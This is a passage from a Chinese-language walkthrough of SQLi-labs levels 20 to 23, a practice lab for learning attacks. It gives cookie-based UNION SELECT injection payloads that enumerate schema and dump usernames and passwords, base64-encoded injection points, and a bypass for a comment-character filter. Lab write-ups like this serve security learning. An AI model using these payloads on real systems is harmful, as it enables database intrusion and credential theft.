2.在每次请求头读取时（无论get还是post）查询后台cookie是否存在。当存在时以get方式读取cookie中的username字段，当不存在时则以post方式在登录界面提交username（就是第一部其实）

3.在数据库中按username查询，若存在则查询并回显id，username，passowrd……

那下面其实就很简单了，因为第三部查询的时候是联合查询，所以直接在GET那一步修改cookie那一行为联合注入即可开爆（我靠太感动了好多年没遇到union select了）



注释掉单引号后正常，说明为单引号字符型。

正好复习一下联合注入

```
uname=admin'---------->
  order by n --+
  union select 1,2,3 --+
  union select 1,2,database() --+
  union select 1,2,group_concat(table_name)from information_schema.tables where
table_schema='security' -- +
  union select 1,2,group_concat(column_name)from information_schema.columns
where table_schema='security' and table_name='users' --+
  union select 1,2,group_concat(username,0x7e,password)from security.users --+
```

不过这个题因为限制非常宽泛，所以布尔/延时/三种函数报错都是可以的。

Less-21~22

这题的特殊之处就在于cookies经过了base64编码，所以每一次注入的语句都要先编码之后才能正常注入。

注入点为').

22题同样需要base64编码，注入点为".

一些有关base64的注意事项：

Base64编码可用于在HTTP环境下传递较长的标识信息。例如，在Java Persistence系统Hibernate中，就采用了Base64来将一个较长的唯一标识符（一般为128-bit的UUID）编码为一个字符串，用作HTTP表单和HTTP GET URL中的参数。在其他应用程序中，也常常需要把二进制数据编码为适合放在URL（包括隐藏表单域）中的形式。此时，采用Base64编码具有不可读性，即所编码的数据不会被人用肉眼所直接看到。

Base64编码要求把3个8位字节（3*8=24）*转化为4个6位的字节*（4*6=24），之后在6位的前面补两个0，形成8位一个字节的形式。 如果剩下的字符不足3个字节，则用0填充，输出字符使用'='，因此编码后输出的文本末尾可能会出现1或2个'='。
正因为这个特性,base64在有些注入环境下会出现问题:

1.标准的Base64并不适合直接放在URL里传输，因为URL编码器会把标准Base64中的“/”和“+”字符变为形如“%XX”的形式，而这些“%”号在存入数据库时还需要再进行转换，因为ANSI SQL中已将“%”号用作通配符。

为解决此问题，可采用一种用于URL的改进Base64编码，它在末尾填充'='号，并将标准Base64中的“+”和“/”分别改成了“-”和“_”，这样就免去了在URL编解码和数据库存储时所要作的转换，避免了编码信息长度在此过程中的增加，并统一了数据库、表单等处对象标识符的格式。
2.另有一种用于正则表达式的改进Base64变种，它将“+”和“/”改成了“!”和“-”，因为“+”,“*”以及前面在IRCu中用到的“[”和“]”在正则表达式中都可能具有特殊含义。

此外还有一些变种，它们将“+/”改为“-”*或*“.”（用作编程语言中的标识符名称）或“.-”（用于XML中的Nmtoken）甚至“_:”（用于XML中的Name）。

Less-23

23终于回归了正常题目。但是和less-1不同的是，屏蔽了注释符。


实际测试:

包括#/-- -/--+（应该是所有注释符都被屏蔽了）

源代码:

```
//filter the comments out so as to comments should not work
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);
//logging the connection parameters to a file for analysis.
```

应对方法：使用'1'='1闭合语句末尾的单引号



Less-24

(to be continued...)